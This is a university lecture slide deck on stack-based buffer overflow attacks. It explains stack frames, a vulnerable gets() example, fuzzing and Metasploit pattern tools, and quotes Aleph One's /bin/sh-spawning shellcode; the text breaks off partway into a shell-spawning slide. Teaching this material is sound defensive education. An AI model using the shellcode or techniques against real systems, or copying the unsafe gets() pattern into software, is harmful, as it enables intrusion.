CSCE 629
Cyber Attack

Gaining Access Using Application and Operating System Attacks

It's not magic, but it sure seems that way!


Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Attacker Now Gains Access


- At this point, attacker has a
  - List of targets
  - Rough network map
  - List of ports open thru firewall
  - List of target vulnerabilities



- Now the attacker needs to gain access to the systems using exploits against the vulnerabilities discovered
  - There is not an algorithm to follow for a successful attack
  - Attack techniques are driven by the skill of the attacker

Vulnerability and Exploit Resources

- Could consult one of many exploit databases for a description of an exploit and perhaps even download a ready-to-use exploit tool
  - Metasploit online database
    - www.rapid7.com/db



Vulnerability and Exploit Resources

- Packet Storm Security
  - www.packetstormsecurity.org

- Security Focus Bugtraq Archives
  - www.securityfocus.com/bid

Vulnerability and Exploit Resources

- Department of Homeland Security
  - www.kb.cert.org/vuls
- www.cvedetails.com CVE: common vulnerabilities and exposures
- Offensive Security
  - www.exploit-db.com/search

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Today In Infosec

Today In Infosec @todayininfosec · Nov 8

1996: "Smashing The Stack For Fun And Profit" was published by Elias Levy (aka Aleph One) in the hacker zine Phrack.

Smashing The Stack For Fun And Profit

r : Aleph1

```
.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org
```


```
`smash the stack` [C programmi
it is possible to corrupt the
the end of an array declared a
this is said to smash the stac
routine to jump to a random ad
the most insidious data-depend
Variants include trash the sta
the stack; the term mung the s
never done intentionally. See
fandango on core, memory leak,
```

```
With this modifications, using indexed addressing, and writi
any bytes each instruction takes our code looks like:

-----------------------------------------------------------------
        jmp     offset-to-call          # 2 bytes
        popl    %esi                    # 1 byte
        movl    %esi,array-offset(%esi) # 3 bytes
        movb    $0x0,nullbyteoffset(%esi)# 4 bytes
        movl    $0x0,null-offset(%esi)  # 7 bytes
        movl    $0xb,%eax               # 5 bytes
        movl    %esi,%ebx               # 2 bytes
        leal    array-offset,(%esi),%ecx # 3 bytes
        leal    null-offset(%esi),%edx  # 3 bytes
        int     $0x80                   # 2 bytes
        movl    $0x1, %eax              # 5 bytes
        movl    $0x0, %ebx              # 5 bytes
        int     $0x80                   # 2 bytes
        call    offset-to-popl          # 5 bytes
        /bin/sh string goes here.
-----------------------------------------------------------------
```

insecure.org/stf/smashstack.html


Define: Buffer Overflow

- Result of sending more data than app developers allocated
  - Program expects 10 characters, but attacker sends 15
  - Proper bounds checking not used → sloppy programming

- Done properly, a BO exploit allows attacker to execute commands of their choosing on target → "Remote Code Execution"
  - Perhaps get root or admin/SYSTEM access

- Believe it or not, the technique is still extremely common today
- We will focus on stack-based buffer overflows

How Programs Run



Fetch and execute instructions, sequentially one by one.
Instruction Pointer is incremented.
At Jump, Instruction Pointer is altered to begin fetching instructions in a different location.

Example Program with a Function

```
void sample_function(void)
{       char buffer[12];
        printf("Happy Happy!\n");
        return;   }

main()
{       sample_function();
        printf("Hello World!\n");   }
```


1 C Runtime (CRT) starts execution here

2

3 Now return to the main procedure

Stack Behavior


- LIFO data structure in main memory
  - Stores data for each function in a frame



- EBP - base pointer aka frame pointer
  - Used to reference all function arguments and local variables in current stack frame


Stack Behavior

```
void sample_function(void)
{   char buffer[12];
    printf("Happy Happy!\n");
    return; }
main()
{   sample_function();
    printf("Hello World!\n"); }
```



- When **main** calls **sample_function**
  1. **main** pushes function arguments on stack – none in the example
  2. **main** pushes address of Hello World printf statement on stack
     - This is the return address when the function returns
  3. **sample_function** pushes current (main's) EBP on stack
     - Saved frame pointer is frame pointer of calling function (main)
  4. **sample_function** sets the EBP to point to its frame
  5. **sample_function** allocates buffer (12 characters) on stack

What is a Stack Overflow?



- User data is normally written into buffers used by the function
- If data size is not checked before writing data to the buffer, attacker can
  - Fill the buffer
  - Overwrite the EBP
  - Overwrite return pointer
- Attacker's exploit
  - places well-crafted, executable machine code in the buffer and the Saved EBP then
  - overwrites the return pointer with the starting address of the machine code
- When function returns, attacker's code is executed

Example Stack-Based Overflow

```
void sample_function(void)
{       char buffer[12];
        printf("Where do you live?\n");
        gets(buffer);
        return;   }

main()
{       printf("Hello World!\n");
        sample_function();
        printf("All Done!\n");   }
```

3 Create a buffer that can hold 12 characters

4 Ask user where she lives

5 Get input from the user.
"gets" does **not** impose restrictions on the amount of data that can be entered!

6 Go back to the main program that called the function by going to the address listed in return pointer


1 Print "Hello World!

2 Call sample_function

Address of printf instruction in memory = 0804855e

Stack After "gets"


- User enters "20 Main St"
  - 32 30 20 4D 61 69 6E 20 53 74
- Buffer used and these are not affected:
  - Saved Frame Pointer
  - Return Pointer
- When function returns to main program, whatever is in the RP is loaded to the EIP and execution starts at 0804855E



Address of printf instruction in memory = 0804855e

Stack After "gets"


- User enters 20 capital Bs (0x42)
- Buffer fills up and overflows into Saved Frame Pointer and Return Pointer
- When function returns to main program, whatever is in the RP is loaded to the EIP and execution starts there!!!
- Your program will start executing code at memory address 0x42424242
- Your program will most likely crash
  - "Segmentation fault" or "Illegal instruction"



"The meaning of life, the universe and everything is 42."
--The Hitchhiker's Guide to the Galaxy

Just ask Google → "the answer to life the universe and everything"

Smashed Stack



- Instead of Bs, insert 16 ASCII characters that correspond to executable machine code
  - Notice this also fills the Saved Frame Ptr
- Insert the starting address of machine code in the Return Pointer
  - BF00C460 (shown in the figure using Big Endian)
    - Would be stored as 60C400BF on Intel (Little Endian)
- When function executes **return**, the malicious machine code at BF00C460 is executed

What Does the Malicious Code Do?

- Attacker's code runs with the permissions of attacked program

- Attacker has several options
  - Run a command shell
    - Allows the attacker to execute any program on the system
    - Shell could listen for TCP connection or UDP commands
  - Add a user to the system then add the user to Admin group
  - Install a backdoor program on the victim
  - …

Exploiting Buffer Overflows

- This all looks easy on paper, but how do you actually exploit buffer overflows?

Two options:

1. Leverage someone else's hard work and download the exploit
   - A classic tactic… and <u>very</u> common
   - Diligent admins may have already patched against it

2. Create a new exploit for a new vulnerability
   - Creating a new exploit is NOT trivial
   - However, admins will not know about your new exploit

Creating a Buffer Overflow Exploit

How to create a BO exploit:

1. Find a potential buffer overflow condition

2. Create an exploit to push the executable code onto the stack


3. Overwrite the return pointer with a value that points to the beginning of the executable code on the stack

Step 1. Finding Vulnerable Functions

- Look for known vulnerable functions

- If you have source code, look for functions like:
  - fgets
  - getws
  - strcpy
  - strcat
  - memmove
  - gets
  - memcpy
  - sprintf
  - scanf

- Search the binary for known weak function calls
  - Requires using a debugger or disassembler
  - You will see this in CSCE 725



Step 1. Finding BO Vuln's – Fuzzing

- Take a more brute force approach
- Run target program in your lab

- Use an automated tool (Sulley)
  - Cram repeating pattern (e.g., "B" or 0x42) of arbitrarily long characters into every possible input field
  - Gradually increase size of the input until the program crashes

- You want to see the program crash and the EIP containing your repeated pattern (e.g., BBBB or 0x42424242)
  - That means, you were able to overflow a buffer and get your input into the instruction pointer

Step 1. What to Cram?

- Historically, attackers cram a series "A"s
  - Any repeating pattern will work

Joshua Wright @joswr1ght · 2 Jan 2012

In a related note, vendor prevents all buffer overflow attacks by searching for AAAAAAAAAAAAA in input strings. Yay!

- After program crashes, attacker must determine which set of A's made it crash
- Now enter unique alphanumerics "ABC1ABC2ABC3ABC4…" and see which characters end up in the return pointer
  - Say it was EFG8 which is offset from string start by 1048 bytes
  - Attacker now knows where to insert the pointer to his code
  - But she does not know the value of the pointer yet… stay tuned

Step 1. What to Cram?

- Metasploit provides tools to help
  - **pattern_create** and **pattern_offset**

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: ./pattern_create.rb [options]
Example: ./pattern_create.rb -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -h
Usage: ./pattern_offset.rb [options]
Example: ./pattern_offset.rb -q Aa3A
[*] Exact match at offset 9

Options:
    -q, --query Aa0A                 Query to Locate
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

Step 2. Exploit Code

- Written as machine language
  - Tailored to the processor architecture and target OS
    - Exploit usually involves system calls (to the OS)
    - MIPS exploit will not work on Intel
- As small as possible to fit in the buffer
- Does not contain characters that would prematurely terminate string operations or other "bad" characters
  - Null (0x00) would halt a strcpy from writing all of the exploit to stack
  - May require some creative, unconventional assembly language programming

Step 2. Code to Spawn A Shell

First we need to generate the attack code:

```
jmp      0x1F
popl     %esi
